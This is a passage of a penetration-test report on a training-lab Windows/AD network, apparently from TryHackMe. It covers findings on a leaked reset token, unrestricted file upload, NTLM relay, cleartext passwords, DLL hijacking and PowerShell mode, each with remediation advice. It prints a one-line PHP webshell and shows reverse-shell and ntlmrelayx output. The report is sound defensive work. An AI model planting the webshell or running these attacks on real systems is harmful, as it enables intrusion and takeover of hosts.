


10.200.191.31/password_reset.php?user=gurag&user_token=4f957f5c0b5783021077bf21a6b2cb5305e05f52

An email has been sent to the email associated with your username

Name	Value
user_token	4f957f5c0b5783021077bf21a6b2cb5305e05f52ff63eaeacc34583445...
PHPSESSID	5f3ha5i3hq7a6mrhbt6dd6gava

Figure 9: If we open the Developer Tools, we see that the token is filtered (4), so the attacker can copy that value and paste it in the URL where the user_token (5) is requested.




10.200.191.31/reset.php

Figure 10: We see that we are redirected to reset.php

In the last image, we see how the user_token value provided is taken as valid, and redirects us to the reset.php page to change the user password.

Recomendations:

It is recommended to correct this problem in the C:\web\htdocs\password_reset.php file of host S-SRV01 so as not to leak the token to the user:




```
// generate a unique random token of length 100
$usr_token = bin2hex(random_bytes(50));
$cookie_name = 'user_token';
setcookie($cookie_name, $usr_token);

if (count($errors) == 0) {
  // store token in the password-reset database table against the user's email
  $sql = "UPDATE users SET TOKEN = '$usr_token' WHERE username = '$usr_username'";
  $results = mysqli_query($connection, $sql);
}

echo 'An email has been sent to the email associated with your username';
}
mysqli_close($connection);
?>
```

Figure 11: Part of the code where the token is leaked

Validation:

Repeat steps 1, 2 and 3, and finally, open the Developer Tools of any browser and in the **Applications or Storage** section, in the **Cookies** part, note if the `user_token` is present or not:



Name	Value	Do...	Path	Ex...	Size
user_token	[redacted]	10....	/	Se...	110
PHPSESSID	[redacted]	10....	/	Se...	35

Finding 07 - Unrestricted File Upload


Finding-07 Unrestricted File Upload

High risk Affected systems: S-SRV01

Observation:

An unrestricted file upload vulnerability was found in the internal web server of host S-SRV01. This allows an attacker to upload files with malicious code, such as the following to achieve remote command execution:

```
<?php echo "<pre>" . shell_exec($_REQUEST['cmd']). "</pre>"; ?>
```




Index of /images

Name	Last modified	Size	Description
Parent Directory		-	
shell.php	2021-09-04 21:28	64	

Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11 Server at 10.200.191.31 Port 80

Figure 12: The webshell shell.php in the images directory




```
Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : holo.live
   Link-local IPv6 Address . . . . . : fe80::3088:46f6:2641:a227%6
   IPv4 Address. . . . . . . . . . . : 10.200.191.31
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.200.191.1
```

Figure 13: Remote execution of commands using the webshell

Recomendations:

When the vulnerable code was inspected, it was observed that it only performed two checks:



```
// Check if file already exists
if (file_exists($target_file)) {
  echo "Sorry, file already exists.";
  $uploadOk = 0;
}

// Check file size
if ($_FILES["fileToUpload"]["size"] > 500000) {
  echo "Sorry, your file is too large.";
  $uploadOk = 0;
}
```

Figure 14: Existing checks in the code

These checks are more oriented to the administration of the file upload than to the security itself.

The file upload functionality is not easy to implement in a secure way. Some recommendations to keep in mind when designing this functionality are:

- Do not allow upload if the file name contains the string "php".
- Allow only extensions: jpg, jpeg, gif and png.
- Allow only image file type.
- Change the image name randomly.
- Detection of malicious files by antivirus solutions.

References:

- Unrestricted File Upload (OWASP)
- File Upload Cheat Sheet (OWASP)
- Secure Image Upload Script (StackOverflow)

Validation:

The validation to check if a file upload is secure is time consuming, however, if you implemented the recommendations mentioned above and applied some security measures found in the references, you can try uploading **.php** files and see the result.

Medium Risk Findings

Finding 08 - Remote NTLM Relay


Finding-08	Remote NTLM Relay
⊖ Medium risk	Affected systems: 10.200.191.0/24 (all Windows systems)

Observation:

The NTLM remote relay attack was successful due to the following conditions:

- (Main problem) Misconfiguration: The DC (which is our target, but also the other Windows systems) did not have the SMB signed.
- (Secondary problem, fixed in **DLL Hijacking**) Compromised key host: The compromised host was FILE-SRV01, and since it was a file server, clients most likely authenticated to this system at the network level (example: SMB).
- The "captured session" is an administrator user on the target host (in this case, the DC).


The attack consists of all NTLM authentications over the SMB protocol to host **FILE-SRV01** (previously compromised) being redirected to the attacker's `ntlmrelayx` relay client to relay that authentication to the Domain Controller over SMB, establishing a session to execute malicious actions if the user is an administrator on the DC.



* The SSH tunnel is performed with the S-SRV01 host that works as a transparent proxy.

Figure 15: Remote NTLM Relay Attack

When NTLM authentication was relayed over SMB to the Domain Controller, we had an active session as the SRV-ADMIN user who has administrative privileges on the DC:



```
ntlmrelayx> socks
Protocol  Target         Username            AdminStatus  Port
--------  -------------  ------------------  -----------  ----
SMB       10.200.191.30  HOLOLIVE/SRV-ADMIN  TRUE         445
ntlmrelayx> 
```

Figure 16: Active session with the user SRV-ADMIN on the DC

Since we have a session established with high privileges and the Domain Controller does not sign SMB packets, we can execute malicious actions on the DC as the **SRV-ADMIN** user, which allows an attacker to compromise the entire domain, since we can extract the **NTDS.dit**, which is the Active Directory database.

Recomendations:

This attack can be prevented by signing SMB packets from all systems in the domain, not just the DC.

A signature is a method of verifying authenticity and ensures that the packet has not been tampered with between sending and receiving. When a system receives a packet, if packet signing is enabled, then this host will verify that the signature is from the original sender (with the host that established the session). If the signature is tampered with, then the receiver will know that the packet has been modified:




Figure 17: NTLM relay attack failure due to SMB being signed

References:

- Playing with Relayed Credentials - SecureAuth
- NTLM Relay - hackndo (Session Signing)

Validation:

To validate that the SMB is signed on all systems in the domain, you can check it with the `nmap` tool:

```
> nmap --script smb2-security-mode -p 445 10.200.191.0/24 -oN smb_scan
```

Here is an example of the results:


```
# SMB not signed:

Host script results:
| smb2-security-mode:
| 3.1.1:
|_ Message signing enabled but not required

# SMB signed:

Host script results:
| smb2-security-mode:
| 3.1.1:
|_ Message signing enabled and required
```

Finding 09 - Passwords stored in clear text

Finding-09	Passwords stored in clear text
● Medium risk	Affected systems: L-SRV01

Observation:

The MySQL database on host L-SRV01 stores user passwords in clear text.



```
mysql> select * from users;
+----------+----------------+
| username | password       |
+----------+----------------+
| admin    | DB[redacted]   |
| gurag    | [redacted]     |
+----------+----------------+
2 rows in set (0.00 sec)
```

Figure 18: Plain text passwords of users in the database

If an attacker manages to connect to this service, he can obtain the credentials of all users immediately.

Recomendations:

The best measure for this is to store passwords in a hashed format. This way, even if the attacker manages to get into the MySQL database, he will not be able to know the users' passwords and will have to try to guess or crack them by brute force. However, if the password policy is "strong", it will not be possible to recover any clear text passwords.

References:

- Password Hashing (MySQL)
- Encryption Funcionts (MySQL)

Validation:

Simply have the **database administrator** check the **users table** and see that the passwords are in a hashed format.

Finding 10 - Password policy not applied to all users

Finding-10	Password policy not applied to all users
⊖ Medium risk	Affected systems: 10.200.191.0/24

Observation:

The password for user **linux-admin** and **watamet** is short, common, a system default, or something that could be quickly guessed by running a brute force attack using a subset of all possible passwords, such as dictionary words, proper nouns, username-based words, or common variations of these themes.

Recomendations:

It is enough to change the passwords of the mentioned users, applying the policy for this. In case you want to improve the practices for the application of password guidelines, you can look at the recommendations of NIST (National Institute of Standards and Technology) in the "References" section.

References:

- NIST Best Practices Guide SpyCloudADG


Finding 11 - DLL Hijacking

Finding-11	DLL Hijacking
⊖ Medium risk	Affected systems: PC-FILESRV01

Observation:


The `kavremover.exe` application is vulnerable to DLL hijacking. DLL hijacking involves tricking a legitimate/trusted application into loading an arbitrary DLL that can be used to execute code, gain persistence and/or escalate privileges. This was detected with the `tasklist /svc` command, where the mentioned binary was displayed several times, so we proceeded to search for a possible vulnerability on the Internet. In this case, the application looks for a DLL named `kavremoverENU.dll` in several directories, and where in one of them we have write permissions, which is: `C:\Users\watamet\Applications`.

Example of the malicious DLL upload and the reverse shell obtained:



```
C:\Users\watamet\Applications>dir
 Volume in drive C has no label.
 Volume Serial Number is E43B-9F7E

 Directory of C:\Users\watamet\Applications

09/04/2021  01:48 PM    <DIR>          .
09/04/2021  01:48 PM    <DIR>          ..
12/10/2020  11:34 PM         4,870,584 kavremover.exe
09/04/2021  01:48 PM             8,704 kavremoverENU.dll
               2 File(s)      4,879,288 bytes
               2 Dir(s)  15,959,683,072 bytes free

C:\Users\watamet\Applications>_
```

Figure 19: DLL in the directory where the application is installed



```
 ~/TryHackMe  ✔  sudo nc -nvlp 4444
[sudo] password for leviswings:
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.200.191.35.
Ncat: Connection from 10.200.191.35:58870.
Microsoft Windows [Version 10.0.17763.1577]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami & hostname & ipconfig
whoami & hostname & ipconfig
nt authority\system
PC-FILESRV01

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : holo.live
   Link-local IPv6 Address . . . . . : fe80::f1db:a02:a9a8:762c%6
   IPv4 Address. . . . . . . . . . . : 10.200.191.35
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.200.191.1

C:\Windows\system32>
```

Figure 20: Reverse shell obtained

Recomendations:

To correct this problem, we can download the latest version of `kavremover.exe` from this link.

References:

- DLL Hijacking (kavremover.exe example)

Validation:

If you have the latest version of the binary/application mentioned above, the problem is mitigated.

Finding 12 - Unconstrained language mode in PowerShell

Finding-12	Unconstrained language mode in PowerShell
● Medium risk	Affected systems: 10.200.191.0/24 (except 10.200.191.33)

Observation:

Attackers can use PowerShell in **unrestricted language mode** (or Full Language) on Windows systems, which means that **full access to .NET libraries** is possible, allowing malicious code execution, as **PS can control almost all Windows components** and applications such as Exchange.

Recomendations:

On all Windows systems, set the restricted language mode to prohibit access to .NET libraries from PowerShell. Also, in case you do not want to apply the above, you can implement JEA (Just Enough Administration). For more information on this, see: PowerShell - Constrained Language Mode.

